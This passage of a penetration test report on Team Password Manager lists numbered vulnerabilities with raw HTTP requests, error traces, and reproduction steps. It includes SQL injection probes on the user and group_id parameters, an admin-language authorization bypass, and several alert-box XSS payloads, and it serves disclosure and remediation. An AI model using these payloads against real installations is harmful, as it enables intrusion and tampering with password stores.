URL: http://<server ip>/<tpm path>/index.php/groups/add_to_group/<group id>

Parameter: user


How to Reproduce:

1. Go to User/Group tab and open any group data.
2. Click on 'Add the User to Group' button.
3. Select the user to be added in that group.
4. Click on "Save"
5. In Burp modify the user parameter like below:

```
POST /tpm/index.php/groups/add_to_group/19 HTTP/1.1
Host: 192.168.250.81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.250.81/tpm/index.php/groups/add_to_group/19
Content-Type: application/x-www-form-urlencoded
Content-Length: 65
Cookie: PHPSESSID=72v159966170vdb4rh8me4clo3; TPM_LANG=fffffffff
Connection: close
Upgrade-Insecure-Requests: 1
```

csrft=81930364cce3e9bb807b57f3f9cbb8eb76f2cd08&group_id=19&**user=8'**

6. Following is the Response of above query:



```
There has been the following exception, please send it to Team Password Manager support (http://teampasswordmanager.com/support/):
----------------------------------------------------------------------------------------------------------------------------------
ErrorException Object
(
    [message:protected] => Undefined index: 8'
    [string:Exception:private] =>
    [code:protected] => 8
    [file:protected] => /var/www/html/tpm/wmm/controllers/groups.php
    [line:protected] => 496
    [trace:Exception:private] => Array
        (
            [0] => Array
                (
                    [file] => /var/www/html/tpm/wmm/controllers/groups.php
                    [line] => 496
                    [function] => my_error_handler
                    [args] => Array
                        (
                            [0] => 8
                            [1] => Undefined index: 8'
                            [2] => /var/www/html/tpm/wmm/controllers/groups.php
                            [3] => 496
                            [4] => Array
                                (
                                    [id] => 19
                                    [data] => Array
                                        (
                                            [group_data] => Array
                                                (
                                                    [id] => 19
                                                    [name] => "><img>''
                                                    [created_on] => 2018-03-07 17:36:07
                                                    [created_by] => 1
                                                    [updated_on] => 2018-03-07 20:08:21

...
----------------------------------------------------------------------------------------------------------------------------------
```

Vulnerability #18: Privilege Escalation – Default Language


Any authenticated User can change default language of ‘Admin’. A Read-only user also can change the default language of admin user.

RISK FACTOR: Low

URL: http://<server ip>/<tpm path>/index.php/user_info/clang


How to reproduce:

1. Login to application with any other than admin role user (A read-only user can also change default language.)
2. Go to its setting page, and click on Change language button.
3. Change the user_id parameter to ‘1’ (assuming admin user will always have user_id as ‘1’) and new_lang parameter to any arbitrary value, in the Request as shown below:



```
POST /tpm/index.php/user_info/clang HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: [redacted]/index.php/user_info/clang
Content-Type: application/x-www-form-urlencoded
Content-Length: 69
Cookie: PHPSESSID=9v3mm3vj37m80mkqs47o81as82
Connection: close
Upgrade-Insecure-Requests: 1

csrft=5fdc736da33b5110f37ba0af9c9943de9fe4295a&user_id=1&new_lang=AAAAAAAAAAA
```

4. Now the default language of ‘admin’ user has been set to ‘AAAAAAAAAAA’, as shown below:



Username: admin
E-mail address: [redacted]
Name: admin
Role: Admin
Language: AAAAAAAAAA - (No description)
Groups: -

Last Signed in: Mar 5, 2018 16:23
Created on: Feb 27, 2018 08:31
By: admin

Last API request: -
Updated on: Mar 5, 2018 16:23
By: ro


Vulnerability #19: Self Reflected Cross-site Scripting – Password Tag

Self Reflected Cross-site Scripting vulnerability found in Password Tag field. A user can create new/modify Password.

RISK FACTOR: Low

How to Reproduce:

1. Click on new password.
2. Select Parent Project.
3. Add following in Tag field: *"><script>alert('xss')</script>,*
4. It will show alert box



New Password

Project: userenumproject

Tags: "> x "><script>alert('xss')</script>

xss

□ Prevent this page from creating additional dialogs


Vulnerability #20: Self Reflected Cross-site Scripting – Project Tag

Self Reflected Cross-site Scripting vulnerability found in Password Tag field. A user can create new/modify Password.

<u>RISK FACTOR:</u> Low

How to Reproduce:

1. Click on new Project.
2. Add following in Tag field: *"><script>alert('xss')</script>,*
3. It will show alert box



New Project

In: (Root)

Tags: "> x "><script>alert('xss')</script>

xss


Vulnerability #21: Self Reflected Cross-site Scripting – My Password Tag

Self Reflected Cross-site Scripting vulnerability found in Password Tag field. A user can create new/modify Password.

<u>RISK FACTOR:</u> Low

How to Reproduce:

1. Click on “My Passwords”.
2. Click on “New Password”
3. Add following in Tag field: *"><script>alert('xss')</script>,*
4. It will show alert box



Tags: "><script>alert('xss')</script>

Use a comma (,) for new tags, "tab" for selecting from t

Examples: http://site, ftp://ip-address, manual login

* = required fields 🔒 = this information is saved encrypted

xss

Vulnerability #22: Insecure Session Handling

User can access already established session from blocked IP and until user logs out. Application allows user to access already established session in following two conditions:

1. If session is accessed from Blocked IP.
2. If Logged in User’s Access changed to API Only.

<u>RISK FACTOR:</u> Low

How to Reproduce:

Session is accessible from Blocked IP:

1. Login to application using any of the users from one browser.
2. Login to application using ‘admin’ user from different machine.
3. Go to ‘IP Address Blocking’ page in ‘Settings’ tab.
4. Click on ‘New IP Block’ Button
5. Add the IP of machine from which user is logged in Step 1.
6. The already established session of user in Step 1 will be accessible until, the user gets logs out.

Session is accessible to API Only User:

1. Login to application using any of the users from one browser.
2. Login to application using ‘admin’ user from different machine.
3. Go to ‘Users/Groups’ tab.
4. Go to User’s setting page which is which logged-in in Step 1.
5. Click on ‘Set as API only User’ Button
6. The already established session of the same user in Step 1 will be accessible until, the user gets logs out.

Vulnerability #23: SQL injection on Edit Group page


Application does not sanitize **group_id** parameter value before sending it to backend database. Due to that it is possible to inject arbitrary data in backend database.

The application is vulnerable but this issue looks like non-exploitable as only “DOUBLE” values are allowed which is not helpful for exploitation purpose. During our assessment this issue was not exploited.

RISK FACTOR: Low

How to Reproduce:

Note - Reproducible with TPM Free Version With PHP 5.6.34-1



10.113.192.189/tpm/index.php/groups/edit/1

You're using the FREE VERSION of Team Password Manager, which only allows you to have 2 users and 5 projects.
Click here for more users and projects

Edit Group: user1group1

Name * user1group1

* = required fields

Team Password Manager · teampasswordmanager.com · EULA and other licenses · Help · Advanced Search Help


Request:

POST /tpm/index.php/groups/edit/1 HTTP/1.1
Host: 10.113.192.189

```
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:58.0) Gecko/20100101
Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.113.192.189/tpm/index.php/groups/edit/1
Content-Type: application/x-www-form-urlencoded
Content-Length: 76
Cookie: PHPSESSID=jtna108jjr1lrvmqac3stqh2p4
Connection: close
Upgrade-Insecure-Requests: 1
```

csrft=4f9d26cbf09a626e71e5e621381cd3080fe3f728&**group_id=1'&**name=user1group4

Response:



```
There has been the following exception, please send it to Team Password Manager support (http://teampasswordmanager.com/support/):
-------------------------------------------------------------------------------------------------------------------------------
Exception Object
(
    [message:protected] => Truncated incorrect DOUBLE value: '1''
    [string:Exception:private] =>
    [code:protected] => 500
    [file:protected] => /var/www/html/tpm/wmm/core/MY_Exceptions.php
    [line:protected] => 77
    [trace:Exception:private] => Array
        (
            [0] => Array
                (
                    [file] => /var/www/html/tpm/system/database/DB_driver.php
                    [line] => 1197
                    [function] => show_error
                    [class] => MY_Exceptions
                    [type] => ->
                    [args] => Array
                        (
                            [0] => A Database Error Occurred
                            [1] => Array
                                (
                                    [0] => Error Number: 1292
                                    [1] => Truncated incorrect DOUBLE value: '1''
                                    [2] => UPDATE `wmm_groups` SET `name` = 'user1group4', `updated_by` = '1', `updated_on` = '2018-03-09 15:27:45' WHERE `id` =  '1\''
                                    [3] => Filename: /var/www/html/tpm/models/m_grp.php
                                    [4] => Line Number: 107
                                )

                            [2] => error_db
                        )

                )

            [1] => Array
                (
                    [file] => /var/www/html/tpm/system/database/DB_driver.php
                    [lin
...
-------------------------------------------------------------------------------------------------------------------------------
```

```
There has been the following exception, please send it to Team Password Manager support
(http://teampasswordmanager.com/support/):
--------------------------------------------------------------------------------------------------------------------------
---
Exception Object
(
    [message:protected] => Truncated incorrect DOUBLE value: '1"
    [string:Exception:private] =>
    [code:protected] => 500
    [file:protected] => /var/www/html/tpm/wmm/core/MY_Exceptions.php
    [line:protected] => 77
    [trace:Exception:private] => Array
        (
            [0] => Array
                (
                    [file] => /var/www/html/tpm/system/database/DB_driver.php
                    [line] => 1197
                    [function] => show_error
                    [class] => MY_Exceptions
                    [type] => ->
                    [args] => Array
                        (
                            [0] => A Database Error Occurred
                            [1] => Array
                                (
                                    [0] => Error Number: 1292
                                    [1] => Truncated incorrect DOUBLE value: '1''
                                    [2] => UPDATE `wmm_groups` SET `name` = 'user1group4', `updated_by` = '1',
`updated_on` = '2018-03-09 15:27:45' WHERE `id` =  '1\''
                                    [3] => Filename: /var/www/html/tpm/models/m_grp.php
                                    [4] => Line Number: 107
                                )

                            [2] => error_db
                        )

                )

            [1] => Array
                (
                    [file] => /var/www/html/tpm/system/database/DB_driver.php
                    [lin
...
-------------------------------------------------------------------------------------------------------------------
---
```

Vulnerability #24: Insecure Password Link Sharing

The External Password Sharing feature is implemented insecurely. Following implementations are missing:

1. External Password link remains same even after changing password.
2. External Password Sharing has no timeout implemented.

RISK FACTOR: **Low**

How to Reproduce:

External Password link remains same even after changing password:

1. Go to ‘Password’ of any of the project.
2. Enable the ‘External Sharing’ feature. This will generate one URL which can be shared with anyone who can access this application.
3. Now Change the password.
4. Access the above mentioned link, it will show the changed password.

Ideally if password is changed then the old link should get discarded/replaced with new sharing link.


Vulnerability #25: Self Reflected Error based Cross-site Scripting

Custom field label is vulnerable to cross-site Scripting vulnerability.

RISK FACTOR: Low

How to Reproduce:

1. Go to a Project. Click C.F. Template
2. Add custom field label as *<img src=x onerror=alert('Email-field')>*
3. Select Type as email & Save it
4. Click New Password.
5. Add any Invalid email address in the custom email field. Click on Save.



New Password

Project: </title><img src=x onerror=alert('Project-XSS')>

The Name field is required.

The field must contain a valid email address.

Email_field

Vulnerability #26: Self Reflected Cross-site Scripting - Search Box

Custom field label is vulnerable to self only cross-site scripting vulnerability.


URL: http://192.168.250.81/tpm/index.php/settings/cft_list

Parameter: search_box

RISK FACTOR: Low

How to Reproduce:

1. Open http://192.168.250.81/tpm/index.php/settings/cft_list (search templates)
2. Add payload in search box - "><img src=xx onerror=alert(2)>



192.168.249.107/tpm/index.php/settings/cft_list

Custom Field Templates

Default template for new passwords: **(none)**

There are no templates with the current search terms.

2

Team Password Manager · teampasswordmanager.com · EULA and other licenses · Help · Advanced Search Help

Vulnerability #27: Self Reflected Cross-site Scripting - IP Address Blocking Configuration

IP Address Blocking functionality is vulnerable to self reflected cross-site Scripting vulnerability.

URL:

http://192.168.250.81/tpm/index.php/settings/ipb_list

http://192.168.250.81/tpm/index.php/settings/ipb_filtert/m

http://192.168.250.81/tpm/index.php/settings/ipb_filtert/a

Parameter: search_box

